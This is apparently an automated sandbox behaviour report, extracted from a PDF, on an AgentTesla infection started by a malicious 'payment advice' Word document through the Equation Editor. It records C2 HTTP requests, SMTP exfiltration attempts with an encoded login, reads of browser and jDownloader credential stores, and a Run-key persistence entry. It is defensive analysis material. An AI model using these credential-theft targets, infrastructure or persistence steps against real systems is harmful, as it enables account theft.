| 0          | 192.168.2.22 | 49165       | 150.95.81.183  | 80               | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                     |
|------------|--------------|-------------|----------------|------------------|---|
| 1          | 192.168.2.22 | 49166       | 172.67.172.17  | 80               | C:\Users\user\AppData\Roaming\twox67345.exe |

| Timestamp                              | kBytes transferred | Direction | Data  |
|--|--------------------|-----------|---|
| Feb 23, 2021<br>16:54:00.336730957 CET | 667                | OUT       | GET /base/4AE44766E50C275550C63C95498C19FE.html HTTP/1.1<br>Host: coroloboxorozor.com<br>Connection: Keep-Alive |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                     |
|------------|--------------|-------------|----------------|------------------|---|
| 2          | 192.168.2.22 | 49168       | 172.67.172.17  | 80               | C:\Users\user\AppData\Roaming\twox67345.exe |



| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                     |
|------------|--------------|-------------|----------------|------------------|---|
| 3          | 192.168.2.22 | 49169       | 172.67.172.17  | 80               | C:\Users\user\AppData\Roaming\twox67345.exe |


## SMTP Packets

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       | Commands   |
|-------------------------------------|-------------|-----------|---------------|---------------|--|
| Feb 23, 2021 16:55:28.727945089 CET | 587         | 49167     | 103.35.120.75 | 192.168.2.22  | 220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021<br>21:19:12 +0530<br>220-We do not authorize the use of this system to transport unsolicited,<br>220 and/or bulk e-mail. |
| Feb 23, 2021 16:55:28.728899956 CET | 49167       | 587       | 192.168.2.22  | 103.35.120.75 | EHLO 642294  |
| Feb 23, 2021 16:55:28.930818081 CET | 587         | 49167     | 103.35.120.75 | 192.168.2.22  | 250-pro10.winwinhosting.com Hello 642294 [84.17.52.38]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP                        |
| Feb 23, 2021 16:55:28.932142973 CET | 49167       | 587       | 192.168.2.22  | 103.35.120.75 | AUTH login ZWNvbThAdHBjZGVsLmNvbQ==  |
| Feb 23, 2021 16:55:29.134661913 CET | 587         | 49167     | 103.35.120.75 | 192.168.2.22  | 334 UGFzc3dvcnQ6   |
| Feb 23, 2021 16:55:30.848807096 CET | 587         | 49167     | 103.35.120.75 | 192.168.2.22  | 535 Incorrect authentication data  |
| Feb 23, 2021 16:55:30.849620104 CET | 49167       | 587       | 192.168.2.22  | 103.35.120.75 | MAIL FROM:<ecom8@tpcdel.com>   |
| Feb 23, 2021 16:55:31.054327011 CET | 587         | 49167     | 103.35.120.75 | 192.168.2.22  | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)  |
| Feb 23, 2021 16:55:51.257219076 CET | 587         | 49170     | 103.35.120.75 | 192.168.2.22  | 220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021<br>21:19:34 +0530<br>220-We do not authorize the use of this system to transport unsolicited,<br>220 and/or bulk e-mail. |
| Feb 23, 2021 16:55:51.257775068 CET | 49170       | 587       | 192.168.2.22  | 103.35.120.75 | EHLO 642294  |
| Feb 23, 2021 16:55:51.453808069 CET | 587         | 49170     | 103.35.120.75 | 192.168.2.22  | 250-pro10.winwinhosting.com Hello 642294 [84.17.52.38]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP                        |
| Feb 23, 2021 16:55:51.454435110 CET | 49170       | 587       | 192.168.2.22  | 103.35.120.75 | AUTH login ZWNvbThAdHBjZGVsLmNvbQ==  |
| Feb 23, 2021 16:55:51.650553394 CET | 587         | 49170     | 103.35.120.75 | 192.168.2.22  | 334 UGFzc3dvcnQ6   |
| Feb 23, 2021 16:55:53.570527077 CET | 587         | 49170     | 103.35.120.75 | 192.168.2.22  | 535 Incorrect authentication data  |
| Feb 23, 2021 16:55:53.570877075 CET | 49170       | 587       | 192.168.2.22  | 103.35.120.75 | MAIL FROM:<ecom8@tpcdel.com>   |
| Feb 23, 2021 16:55:53.767194986 CET | 587         | 49170     | 103.35.120.75 | 192.168.2.22  | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)  |
| Feb 23, 2021 16:56:03.772083998 CET | 587         | 49171     | 103.35.120.75 | 192.168.2.22  | 220-pro10.winwinhosting.com ESMTP Exim 4.93 #2 Tue, 23 Feb 2021<br>21:19:47 +0530<br>220-We do not authorize the use of this system to transport unsolicited,<br>220 and/or bulk e-mail. |
| Feb 23, 2021 16:56:03.772993088 CET | 49171       | 587       | 192.168.2.22  | 103.35.120.75 | EHLO 642294  |
| Feb 23, 2021 16:56:03.967884064 CET | 587         | 49171     | 103.35.120.75 | 192.168.2.22  | 250-pro10.winwinhosting.com Hello 642294 [84.17.52.38]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP                        |
| Feb 23, 2021 16:56:03.968130112 CET | 49171       | 587       | 192.168.2.22  | 103.35.120.75 | AUTH login ZWNvbThAdHBjZGVsLmNvbQ==  |
| Feb 23, 2021 16:56:04.162950993 CET | 587         | 49171     | 103.35.120.75 | 192.168.2.22  | 334 UGFzc3dvcnQ6   |
| Feb 23, 2021 16:56:05.879669905 CET | 587         | 49171     | 103.35.120.75 | 192.168.2.22  | 535 Incorrect authentication data  |
| Feb 23, 2021 16:56:05.880009890 CET | 49171       | 587       | 192.168.2.22  | 103.35.120.75 | MAIL FROM:<ecom8@tpcdel.com>   |
| Feb 23, 2021 16:56:06.076339960 CET | 587         | 49171     | 103.35.120.75 | 192.168.2.22  | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)  |

## Code Manipulations

### Statistics

#### Behavior



- EQNEDT32.EXE
- twox67345.exe
- cmd.exe
- timeout.exe
- twox67345.exe
- twox67345.exe
- UGxF.exe
- UGxF.exe
- cmd.exe
- timeout.exe
- UGxF.exe



Click to jump to process

## System Behavior

### Analysis Process: WINWORD.EXE PID: 2472 Parent PID: 584

#### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 16:53:35  |
| Start date:                   | 23/02/2021  |
| Path:                         | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                          |
| Wow64 process (32bit):        | false   |
| Commandline:                  | 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding |
| Imagebase:                    | 0x13f6a0000   |
| File size:                    | 1424032 bytes   |
| MD5 hash:                     | 95C38D04597050285A18F66039EDB456  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | C, C++ or other language  |
| Reputation:                   | high  |

#### File Activities

##### File Created

| File Path                            | Access                                    | Attributes | Options  | Completion      | Count | Source Address | Symbol           |
|--------------------------------------|---|------------|--|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\VBE | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 7FEE91226B4    | CreateDirectoryA |

##### File Deleted

| File Path                                | Completion      | Count | Source Address | Symbol  |
|--|-----------------|-------|----------------|---------|
| C:\Users\user\Desktop\\$yment_advice.doc | success or wait | 1     | 7FEE9049AC0    | unknown |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|               |               |            |       |                |        |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|           |        |        |       |       |            |       |                |        |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|           |        |        |            |       |                |        |

## Registry Activities

Key Created

| Key Path  | Completion      | Count | Source Address | Symbol          |
|---|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\VBA  | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0  | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common                                     | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options                      | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency                        | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery       | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F70EC | success or wait | 1     | 7FEE9049AC0    | unknown         |

## Key Value Created

## Key Value Modified



Analysis Process: EQNEDT32.EXE PID: 2300 Parent PID: 584

## General

|                               |   |
|-------------------------------|---|
| Start time:                   | 16:53:36  |
| Start date:                   | 23/02/2021  |
| Path:                         | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE              |
| Wow64 process (32bit):        | true  |
| Commandline:                  | 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding |
| Imagebase:                    | 0x400000  |
| File size:                    | 543304 bytes  |
| MD5 hash:                     | A87236E214F6D42A65F5DEDAC816AEC8  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | C, C++ or other language  |
| Reputation:                   | high  |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count      | Source Address | Symbol         |                |        |
|-----------|--------|------------|---------|------------|------------|----------------|----------------|----------------|--------|
| File Path | Offset | Length     | Value   | Ascii      | Completion | Count          | Source Address | Symbol         |        |
| File Path |        |            |         | Offset     | Length     | Completion     | Count          | Source Address | Symbol |

## Registry Activities

Key Created

| Key Path   | Completion      | Count | Source Address | Symbol          |
|--|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Equation Editor             | success or wait | 1     | 41369F         | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0         | success or wait | 1     | 41369F         | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options | success or wait | 1     | 41369F         | RegCreateKeyExA |

## Analysis Process: twox67345.exe PID: 2292 Parent PID: 2300

### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 16:53:42  |
| Start date:                   | 23/02/2021  |
| Path:                         | C:\Users\user\AppData\Roaming\twox67345.exe   |
| Wow64 process (32bit):        | true  |
| Commandline:                  | C:\Users\user\AppData\Roaming\twox67345.exe   |
| Imagebase:                    | 0x910000  |
| File size:                    | 629624 bytes  |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | .Net C# or VB.NET   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2274734212.000000000368E000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 38%, ReversingLabs</li> </ul>  |
| Reputation:                   | low   |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

#### File Read

| File Path   | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|---|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 6135   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux                                  | unknown | 176    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4095   | success or wait | 1     | 6E3CA1A4       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaaf45518c77\System.ni.dll.aux                                     | unknown | 620    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux                            | unknown | 900    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109fc78f57a792500699b5\System.Configuration.ni.dll.aux           | unknown | 864    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux                              | unknown | 748    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.VisualBasic.21e851#4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux | unknown | 1708   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms.fb0f06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux        | unknown | 1720   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing.g1d52bd4ac5e0a6422058a5d62c9fd9\System.Drawing.ni.dll.aux                       | unknown | 584    | success or wait | 1     | 6E2DDE2C       | ReadFile |

### Registry Activities

#### Key Created

| Key Path   | Completion      | Count | Source Address | Symbol  |
|--|-----------------|-------|----------------|---------|
| HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32 | success or wait | 1     | 6C50AD76       | unknown |

#### Key Value Created

| Key Path   | Name                 | Type  | Data | Completion      | Count | Source Address | Symbol  |
|--|----------------------|-------|------|-----------------|-------|----------------|---------|
| HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32 | EnableFileTracing    | dword | 0    | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32 | EnableConsoleTracing | dword | 0    | success or wait | 1     | 6C50AD76       | unknown |

| Key Path   | Name               | Type              | Data             | Completion      | Count | Source Address | Symbol  |
|--|--------------------|-------------------|------------------|-----------------|-------|----------------|---------|
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\twox67345_RASAPI32 | FileTracingMask    | dword             | -65536           | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\twox67345_RASAPI32 | ConsoleTracingMask | dword             | -65536           | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\twox67345_RASAPI32 | MaxFileSize        | dword             | 1048576          | success or wait | 1     | 6C50AD76       | unknown |
| HKEY_LOCAL_MACHINE\SOFTWARE\Wo<br>w6432Node\Microsoft\Tracing\twox67345_RASAPI32 | FileDirectory      | expand<br>unicode | %windir%\tracing | success or wait | 1     | 6C50AD76       | unknown |

### Analysis Process: cmd.exe PID: 2944 Parent PID: 2292

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 16:55:03                                   |
| Start date:                   | 23/02/2021                                 |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                |
| Wow64 process (32bit):        | true                                       |
| Commandline:                  | 'C:\Windows\System32\cmd.exe' /c timeout 1 |
| Imagebase:                    | 0x4a110000                                 |
| File size:                    | 302592 bytes                               |
| MD5 hash:                     | AD7B9C14083B52BC532FBA5948342B98           |
| Has elevated privileges:      | true                                       |
| Has administrator privileges: | true                                       |
| Programmed in:                | C, C++ or other language                   |
| Reputation:                   | high                                       |

#### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|           |        |        |            |       |                |        |

### Analysis Process: timeout.exe PID: 2996 Parent PID: 2944

#### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 16:55:04                         |
| Start date:                   | 23/02/2021                       |
| Path:                         | C:\Windows\SysWOW64\timeout.exe  |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | timeout 1                        |
| Imagebase:                    | 0x510000                         |
| File size:                    | 27136 bytes                      |
| MD5 hash:                     | 419A5EF8D76693048E4D6F79A5C875AE |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | moderate                         |

### Analysis Process: twox67345.exe PID: 2936 Parent PID: 2292

#### General

|                        |   |
|------------------------|---|
| Start time:            | 16:55:06                                    |
| Start date:            | 23/02/2021                                  |
| Path:                  | C:\Users\user\AppData\Roaming\twox67345.exe |
| Wow64 process (32bit): | false                                       |
| Commandline:           | C:\Users\user\AppData\Roaming\twox67345.exe |
| Imagebase:             | 0x910000                                    |

|                               |                                  |
|-------------------------------|----------------------------------|
| File size:                    | 629624 bytes                     |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | low                              |

### Analysis Process: twox67345.exe PID: 2952 Parent PID: 2292

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 16:55:06   |
| Start date:                   | 23/02/2021   |
| Path:                         | C:\Users\user\AppData\Roaming\twox67345.exe  |
| Wow64 process (32bit):        | true   |
| Commandline:                  | C:\Users\user\AppData\Roaming\twox67345.exe  |
| Imagebase:                    | 0x910000   |
| File size:                    | 629624 bytes   |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | .Net C# or VB.NET  |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2360157880.0000000002701000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.2360157880.0000000002701000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2358876665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low  |

#### File Activities

##### File Created

| File Path                                       | Access   | Attributes           | Options  | Completion      | Count | Source Address | Symbol           |
|---|--|----------------------|--|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Roaming\wPLpKMo           | read data or list directory   synchronize  | device   sparse file | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 6D0F4247       | CreateDirectoryW |
| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe | read data or list directory   read attributes   delete   synchronize   generic write | device   sparse file | sequential only   non directory file   | success or wait | 1     | 6D0F64C6       | CopyFileW        |

##### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|           |        |        |       |       |            |       |                |        |

| File Path                                       | Offset | Length | Value  | Ascii  | Completion      | Count | Source Address | Symbol    |
|---|--------|--------|--|--|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe | 0      | 65536  | 4d 5a 90 00 03 00 00<br>00 04 00 00 00 ff ff 00<br>00 b8 00 00 00 00 00<br>00 00 40 00 00 00 00<br>00 00 00 00 00 00 00<br>0e 1f ba 0e 00 b4 09<br>cd 21 b8 01 4c cd 21<br>54 68 69 73 20 70 72<br>6f 67 72 61 6d 20 63<br>61 6e 6e 6f 74 20 62<br>65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d<br>6f 64 65 2e 0d 0d 0a<br>24 00 00 00 00 00 00<br>00 50 45 00 00 4c 01<br>03 00 b9 be 7d f2 00<br>00 00 00 00 00 00 00<br>e0 00 02 01 0b 01 30<br>00 00 7c 09 00 00 06<br>00 00 00 00 00 00 2e<br>9b 09 00 00 20 00 00<br>00 a0 09 00 00 00 40<br>00 00 20 00 00 00 02<br>00 00 04 00 00 00 00<br>00 00 00 04 00 00 00<br>00 00 00 00 00 e0 09<br>00 00 02 00 00 8c 7e<br>0a 00 02 00 40 85 00<br>00 10 00 00 10 00 00<br>00 00 10 00 00 10 00<br>00 00 00 00 00 10 00<br>00 00 00 00 00 00 00<br>00 00 | MZ.....@....<br>.....!<br>This program<br>cannot be run in DOS<br>mode....<br>\$.....PE..L...}.<br>....0. .....@..<br>.....<br>.....~....@.....<br>..... | success or wait | 10    | 6D0F64C6       | CopyFileW |

## File Read

| File Path  | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 6135   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux                         | unknown | 176    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3CA1A4       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms.fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux | unknown | 1720   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaaf45518c77\System.ni.dll.aux                            | unknown | 620    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing.g1d52bd4ac5e0a6422058a5d62cf9fd9d\System.Drawing.ni.dll.aux            | unknown | 584    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 8171   | end of file     | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux | unknown | 1708   | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux         | unknown | 300    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux       | unknown | 764    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data   | unknown | 40960  | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Security\754ca70e68140abcdn8476cff64c4169\System.Security.ni.dll.aux           | unknown | 912    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | success or wait | 8     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 291    | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini   | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\bda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux                       | unknown | 748    | success or wait | 1     | 6E2DDE2C       | ReadFile |

| File Path  | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--|---------|--------|-----------------|-------|----------------|----------|
| C:\Program Files (x86)\jDownloader\config\database.script  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\f4b221b4109fc78f57a792500699b5\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4096   | success or wait | 1     | 6D0FB2B3       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config  | unknown | 4096   | end of file     | 1     | 6D0FB2B3       | ReadFile |

## Registry Activities

### Key Value Created

| Key Path  | Name     | Type    | Data   | Completion      | Count | Source Address | Symbol         |
|---|----------|---------|--|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | ZozjABYW | unicode | C:\Users\user\AppData\Roaming\wPLpKMo\UGxF.exe | success or wait | 1     | 6D0FAEBE       | RegSetValueExW |

## Analysis Process: UGxF.exe PID: 2500 Parent PID: 1388

### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 16:55:18  |
| Start date:                   | 23/02/2021  |
| Path:                         | C:\Users\user\AppData\Roaming\wPLpKMo\UGxF.exe  |
| Wow64 process (32bit):        | true  |
| Commandline:                  | 'C:\Users\user\AppData\Roaming\wPLpKMo\UGxF.exe'  |
| Imagebase:                    | 0xb50000  |
| File size:                    | 629624 bytes  |
| MD5 hash:                     | 3DC83F17122DD592D607424A54C1E9CB  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | .Net C# or VB.NET   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2334670047.000000000374E000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 38%, ReversingLabs</li> </ul>  |
| Reputation:                   | low   |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

### File Read

| File Path   | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|---|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4095   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 6135   | success or wait | 1     | 6E3C7995       | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux                                  | unknown | 176    | success or wait | 1     | 6E2DDE2C       | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config   | unknown | 4095   | success or wait | 1     | 6E3CA1A4       | ReadFile |
